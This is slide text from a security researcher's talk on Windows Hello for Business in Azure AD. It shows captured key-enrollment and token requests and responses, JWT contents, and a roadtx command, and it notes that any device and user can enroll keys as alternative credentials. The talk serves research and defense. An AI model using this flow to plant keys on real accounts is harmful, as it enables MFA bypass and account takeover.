

(Windows) Hello from the other side

Dirk-jan Mollema

# About me

- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several (Azure) Active Directory tools
  - mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
  - ROADtools
- Blogs on [dirkjanm.io](http://dirkjanm.io)
- Tweets stuff on @\_dirkjan

# This talk

- Windows Hello for Business (WHFB) concepts
- WHFB deployment flavours
- WHFB key enrollment process
- Bypassing MFA with WHFB
- Lateral movement with WHFB

# Windows Hello (for Business)

- One of Microsoft's Passwordless authentication offerings
- Uses cryptographic keys that are unlocked using a PIN or with biometrics to authenticate
- A separate key is used per user/device combination
- Exists in on-prem Active Directory as well as in Azure AD




# Prior work

- Exploiting Windows Hello for Business by Michael Grafnetter
  - Explores WHFB internals in Active Directory
  - Inspiration for “Shadow Credentials” attack in Active Directory by Elad Shamir
- Several research papers on bypassing biometrics or face recognition protection
- Research on internal Windows handling of credentials and keys by Benjamin Delpy
- Nothing specifically on WHFB with Azure AD that I could find

# Windows Hello for Business key points

- Provides strong, phishing resistant, Multi Factor Authentication
- Requires MFA to provision
- Is bound to a specific device
- Has its keys protected by hardware via a Trusted Platform Module (TPM), preventing attackers from stealing the keys
- Is more secure than password authentication

# Windows Hello for Business flavours


- Azure AD native
  - Active Directory only
  - Azure AD and Active Directory
    - Cloud Kerberos trust
    - Hybrid key trust
    - Hybrid certificate trust
- 
- Always enabled
- Require configuration

# Azure AD native WHFB


- Assumes Azure AD joined or registered device
- WHFB enrollment will take place as the final step of Windows installation, if enabled
- If enabled later, will prompt on sign-in




# Azure AD WHFB provisioning



# Azure AD WHFB provisioning – MFA prompt



# Azure AD WHFB provisioning – PIN setup



# WHFB Provisioning – technical components


- Azure AD Device identity
  - Proven by certificate + private key
- Primary Refresh Token
  - Long-lived refresh token used for Single Sign On of the user
- Trusted Platform Module (TPM)
  - Hardware based protection for private keys (device key, PRT session key, WHFB keys)

# WHFB provisioning - MFA

1757	https://login.microsoftonline.com	GET	/common/oauth2/authorize?response_t...	✓	200	1
1766	https://login.microsoftonline.com	POST	/common/SAS/BeginAuth	✓	200	3
1778	https://login.microsoftonline.com	POST	/common/SAS/EndAuth	✓	200	3

## Request

Pretty Raw Hex



```
1 GET /common/oauth2/authorize?response_type=code&client_id=dd762716-544d-4aeb-a526-687b73838a22&
  redirect_uri=ms-appx-web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fdd762716-544d-4aeb-a526-687b73838a22&
  resource=urn%3ams-drs%3aenterpriseregistration.windows.net&add_account=multiple&login_hint=
  tpmtest%40iminyour.cloud&response_mode=form_post&amr_values=ngcmfa&ftcid=
  %7bD0180F30-0AF1-422C-9821-84B3B841860D%7d&windows_api_version=2.0 HTTP/1.1
2 Host: login.microsoftonline.com
```

# NGC MFA

- NGC: Next Generation Credentials
- “ngcmfa” indicates the need for a “fresh” MFA prompt, instead of a cached MFA status
- Reflected as claim in issued access tokens

```
"amr": [  
  "pwd",  
  "rsa",  
  "ngcmfa",  
  "mfa"  
],
```

```
{  
  "aud": "urn:ms-  
drs:enterpriseregistration.windows.net",  
  "iss": "https://sts.windows.net/6287f28f-  
4f7f-4322-9651-a8697d8fe1bc/",  
  "iat": 1684227777,  
  "nbf": 1684227777,  
  "exp": 1684228677,  
  "acr": "1",  
  "aio": "AVQAq/8TAAAAei  
/RyQ6a5bTJ74HcwNSzSZ0qD0nbiJgqZYQ+VuIACWUtorRpyWTEu34vmy  
Gza5gdYhS3jxp7AhCpKpH/RM+RBQBNktRcR50gzJbY1UviI9s=",  
  "amr": [  
    "pwd",  
    "rsa",  
    "ngcmfa",  
    "mfa"  
  ],  
  "appid": "dd762716-544d-4aeb-a526-687b73838a22",  
}
```

# WHFB Provisioning token requirements

- Needs to be a token issued to a joined/registered device
  - Should originate from a PRT
  - Device ID is in the token
- Should contain the ngcmfa claim
  - Indicates recent (~10 mins) MFA was performed
- Audience should be the device registration service ([enterpriseregistration.windows.net](https://enterpriseregistration.windows.net))

# WHFB provisioning

```
POST /EnrollmentServer/key/?api-version=1.0 HTTP/1.1
```

```
Connection: close
```

**Accept:** application/json

Authorization: Bearer

## Access token (JWT)

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIngldCI6Ii1LSTNR0W5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNR0W5OUjdiUm9meG1lWm9<snip>yu1ZmriobuClPuIjauYrd0PCVdAIj7HMy2zSw2g
```

```
User-Agent: Dsreg/10.0 (Windows 10.0.22621.1413)
```

```
ocp-adrs-client-name: Dsreg
```

```
ocp-adrs-client-version: 10.0.22621.608
```

```
return-client-request-id: true
```

```
client-request-Id: 00000000-0000-0000-0000-000000000000
```

```
api-version: 1.0
```

Content-Length: 392

Host: enterpriseregistration.windows.net

WHFB (NGC) public key

```
{
  "kngc":
    "U1NBMQIAAADAAAAAAEAAAAAAAAAAAAAAQABybNP0ikl58FlXQ1mJy+re78AtYjkPMo+3uqI8NR2FeLiL2oTfhi2ACAhFXHenB1fz4K
    065N025WyQ+W/ r9DdUwtqxeKGA v6aCBsNOL f1DJJ0aVPNo7vf/83YzVkhE2t1I/WRvUEKg9gI010kPAbpqPNCr0pet5aAQc06Ab1NDaY
    kj7WDcYd/cK3PLPeB2BaQGfLH8Tb3zX3t3pt4nssQr4D+htmvXK9Koc04dsw7osCvIOoh3fKG9fhrcwI55SbaRrhW3x/BgStgCrXbkn3
    kl2FIvWEganGUxldeA9brRlUlV/ePIULDNOz7bMl7qa104ooo1wXpCr fMlV643YYHDw=="
}
```



# WHFB provisioning response

## Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Length: 2536
3 Content-Type: application/json
4 Client-Request-Id: 00000000-0000-0000-0000-000000000000
5 Request-Id: 60da3f7c-44db-4c3c-8b40-2f2e98526316
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 Date: Tue, 16 May 2023 09:08:06 GMT
```

9

```
10 {
    "kid": "abb58c2f-5c5a-4026-871d-3409571d9530",
    "upn": "tpmtest@iminyour.cloud",
    "krctx":
```

"eyJEYXRhIjoieWlksS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1h0SmJYUndXa05KTmt  
sU1ZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFR  
XRkZwVDJsS2JXUXlXbmxPV0ZKNVUydFNSMVL3YUd0WU0wcEpUV3RhYUZkcWFEWLd  
XY0ZwRFNUWkphbVJvV1hwck5GcHRWWGRNVjFsM1RrUkZkRTVFYkd0WmVUQTBXWHB  
se1NXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFMU1WRkp0VGpKWmRFNUVUWGx0YVR

# Obtaining a WHFB backed PRT

```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
```

Host: login.microsoftonline.com

Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd

**Content-Type:** application/x-www-form-urlencoded

User-Agent: Windows-AzureAD-Authentication-Provider/1.0

Client-Request-Id: e8a4d7b2-fbce-447f-903f-d3561223f6ed

Return-Client-Request-Id: true

Content-Length: 3868

```
Connection: close
```

windows\_api\_version=2.2&grant\_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=

eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCJkaWVjIjoiTUwJRDRhQ0NBdHFnQXcJQkFnSVFrRnhpSE9pejFKMUNBVGxzbm9cL290VE

F0QmdrcWhraUc5dzBCQVFzRkFEQjRNWF13RVFZS0NaSW1pWlB5TEdRQkdSWURibVYwTUJVR0NbVNKb21UOGl4a0FSa1dCM2RwYm1SdmQz

TXdIUvLEvLFRREV4Wk5VeTFQY21kaGJtbDZZWFJwYjI0dFFXTmpaWE56TUNzR0ExVUVD eE1rT0RKa1ltRmpZVFF0TTJVNE1TMDB0bU5oTF

Rsak56TXRNRGsXTUdNeFpXRmpZVGszTUI0WERUSXpNRFV4TmPFd05EVXpPVm9YRFRNek1EVXh0akV4TVRVek9Wb3dMekV0TUNzR0ExVUVB

eE1rTijGak9UaG1aVEF0WmpBME1TMDBPV0ZqTFRoak9UWXRNelZowkRRMU56STJ0RGN3TU1JQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0

# JWT header

- Device certificate and signing metadata

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT",  
  "x5c":  
    "MIID8jCCAtqgAwIBAgIQFxiHOiz1J1CATlsno/otTANBgqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGBGRYDbmV0MBUGCgmSJomT8ixkARkWb3dpbmRvd3MwHQYDVQQDEZXNUy1Pcmdhbm16YXRpb24tQWNjZXNzMCsGA1UECXMkODJkYmFjYjYtQTtM2U4MS00NmNhLTljNzMtMDk1MGMxZWZjYTkzMB4XDTEzMDUxNjEwNDUzOVVoXDTMzMDUxNjExMTUzOVVowLzEtMCsGA1UEAxMkN2Fj0ThmZTAzZjA0MS00WFJlThj0TYtMzVhZDQ1NzI2NDcwMIIBIjANBgqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A+PzmY1eW1000EuDHJ5yuIyegAaAxNE  
/IkErcHYbmRK0B0IhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXgKqeBbQA0JFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mt084Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw  
/UhCcwv+y7opaV1ke8wvm5bMFRY86WLFmKwkmXoeb3C1  
/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZz1X2f5t2F+yGwIDAQABo4HAMIG9MAwGA1UdEwEB/wQCMAAwFgYDVRLAQH  
/BAwwCgYIKwYBBQUHAWIwIgYlKoZIHvCUAQWCHAIIEwSBEOCPyXpB8KxJjJY1rUVyZHAwIgYlKoZIHvCUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHSfkPEwIgYlKoZIHvCUAQWCHAUUEwSBEI  
/yh2J/TyJD1lGoaX2P4bwwFAYLKoZIHvCUAQWCHAgEBQSBakVVMbMGcyqGSib3FAEFghwHBAQEgQExMA0GCSqGSib3DQEBCwUAA4IBAQB1gPIQ+1ST5GZd1Xvo1ebFdgNfb500NxU3JF2IsTzGm+DxZ84s  
/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq07UMD8vc+8HYSQmk  
/QtCbqVicCRhMSus0LICH9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMszRizLM1t1MNP+13JeVx8Kp65  
/MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJssHVWlgf59wYhPE8ygahf6dyKwSBEH295HBSnmRhT",  
  "kdf_ver": 2  
}
```

# JWT Payload

- Nonce from Azure AD
- Username
- Assertion (another JWT)

PAYLOAD: DATA

```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce": "
AwABAAEAAAAACA0z_BQD0_zwa1C6j2wcU8VUHTCKTIB8BRjKW8tDSAvnVQCnPrINIGXxBVl7snxYDeIang9B
mSp7HW0ywkHdJZ7nrbrTS0rAgAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924"
  ],
  "win_ver": "10.0.22621.608",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "tpmtest@iminyour.cloud",
  "assertion": "
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCIAia2lkIjoiTWIxMU5oMlRsd1hXQThRcHp2R3BZRVJ2Z2x
hdnZiBEYxMWlZcW5IcGlpcz0iLCIAidXNlIjoibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaw55b3VyLmNsb3V
kIiwgImF1ZCI6IjYyODdGMjhlGLTRGN0YtNDMyMi05NjUxUjU4LWU4NjM3RDhGRTRFCQyIsICJpYXQiOiIxNjg0MzA
4NjA2IiwgImV4cCI6IjE2ODQzMkYMDYiLCIAic2NvcGUiOiJvcGVuaWQgYXphIHVncyJ9.tBpi2n4KisKL22
p-8elsj3n4JEFo0RtNBIPWkxxw1I2nA1NTjTme4V5MUzlkqDNC8uLdDIMy8qZjX2fJg-
FTulXVcDnRyb32tXq0jLqh8QN7IWcusXHl4eMma5EhTeQlWHzrhggmZHRZ50K_xe_q-Gjegf-
WRMQLQyfMEllbsr0NOZeebEV1-ScjOhDcEwHideo4f18H0JsqANFk-
EZ6HX0x4pEjNc2KYuhE07T66i7IkFfSgHInnrKg1BlAmXBfw9Wve905_i9KGsQW5EeuqnMJjnYmKnr19yrqp
f3MkqfYqYS1-pN7z9z98frAeDKzCcb0Vwla-7Fc8kzzZrPqw"
}
```

# Signed assertion with WHFB private key

Encoded

eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCB  
ia2lkIjoiTWIxMU5oMlJsd1hXQThRcHp2R3BZRV  
J2Z2xhdnZlbiEYxMWlZcW5IcGlpcz0iLCAidXNlI  
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltYW55  
b3VyLmNsb3VkIiwgImF1ZCI6IjYyODdGMjhGLTR  
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRtFCQyIsIC  
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE2O  
DQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXph  
IHVncyJ9.tBpi2n4KisKL22p-  
8e1sj3n4JEFo0RtNBIPWkxxw1I2nA1NTjTme4V5  
MUz1kqD

Decoded EDIT THE PAYLOAD AND SECRET

### HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```

PAYLOAD: DATA

```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```

Tenant

Timestamp

# Obtain PRT

```
{
  "token_type": "Bearer",
  "expires_in": "1209599",
  "ext_expires_in": "0",
  "expires_on": "1685518206",
  "refresh_token": "0.AXQAJ_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AIoWZleVFDkJhV6_vjCDIB74P9Vuz0jLv6RqP2ldkG8FpJf02dY11oaWLYLH4wGKcpOV-hSy1CqVcSDylG1c2DfzPDqVL48us3KgUYAK-So4n84QnSrv9wS7i44LQn_NazuqIyAln1MTZweRr",
  "refresh_token_expires_in": 1209599,
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIub25lIn0.eyJhdWQiOiIzOGFhM2I4NyYwZlLm1pY3Jvc29mdC5jb20vZW5yb2xsbnVudHJlc3Zlcnkuc3ZjIiwibWZmZ3MzQ0LTQwNTI3ODcwNjAiLCJzdBWII0iJCejNSbThEbTBsaEZtLTc4bDJ2Zno2NUR0TmM",
  "client_info": "eyJ1aWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMwNzQ5Zjku",
  "session_key_jwe": "eyJlbmMiOiJBMjU2R0NNIiwiaWYwXnIjoilUlnNBLU9BRVAifQ.AQBWLiyyknFK_nSGfKmqUvhxvTKdwjBetPGOALCffRLlHqUW2PVvFd80JEyRLAAMAAIAAsABARA",
  "tgt_ad": "{ \"keyType\": 0, \"error\": \"On-prem configuration is missing\"",
  "tgt_cloud": "{ \"clientKey\": \"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwiaWYwXnIjoilUlnNBLU9BRVAifQ.AQBWLiyyknFK_nSGfKmqUvhxvTKdwjBetPGOALCffRLlHqUW2PVvFd80JEyRLAAMAAIAAsABARA\",
  \"TaOCBZEwggWNoAMCAf+iggWEBIIFgAAAegUAAAEAAQAAAAAA/vgywN1Tu0K3XYCY01nr6w:xmT0TXud2+dAZ5gF6YZ3Fw61J+oLhujNfZZ1XW81Mun3+zNhnek46sr7w6R8GAOt0T8EJJFcUrWJREhhvZMHuwMjZfneHpAR4c0lJFyAbu6zdJ/EJkV0/QJFZBbz6ZrN1E92zv217Y3/gFcbccACT+UkGrcY91NHUrpnsnDrHhLzi1RPAJkNtEiMNMPPd2PIQdSGKR06jEqLiI5SoiAj3MECQJARfqJyMtQiGzyi4uUwVo5/p9Pm10jnptZZeDFMz4IZrfCgnFBZ0h9D/ceUZT4iHdwNycountType\": 2}",
  "kerberos_top_level_names": ".windows.net,.windows.net:1433,.windows.net"
}
```

PRT

Encrypted PRT session key

Kerberos stuff

# Emulating this flow with roadtx

- roadtx (part of ROADtools) supports WHFB
  - Key generation
  - Key enrollment token requesting with ngcmfa claim
  - Requesting PRTs with Windows Hello private keys



user@ubuntu:~/ROADtools

user@ubuntu:~/ROADtools 126x42

(ROADtools) → ROADtools git:(master) ✗ roadtx prt -u tpmttest@iminyour.cloud -p \$USERPASS -k talkdevice.key -c talkdevice.pem



# Analyzing WHFB security

- Full provisioning process is controlled by the client
  - Policy determines whether the device will initiate provisioning
  - Enrollment is possible regardless of policy configuration
- Any device + user combination in the tenant can register WHFB keys that act as alternative credentials for the user

# Analyzing key provisioning

```
POST /EnrollmentServer/key/?api-version=1.0 HTTP/1.1
```

```
Connection: close
```

Accept: application/json

Authorization: Bearer

## Access token (JWT)

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNR0W5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNR0W5OUjdiUm9meG1lWm9<snip>yu1ZmriobuClPuIjauYrd0PCVdAIj7HMy2zSw2g
```

```
User-Agent: Dsreg/10.0 (Windows 10.0.22621.1413)
```

```
ocp-adrs-client-name: Dsreg
```

```
ocp-adrs-client-version: 10.0.22621.608
```

```
return-client-request-id: true
```

```
client-request-Id: 000000000-0000-0000-0000-000000000000
```

```
api-version: 1.0
```

Content-Length: 392

Host: enterpriseregistration.windows.net

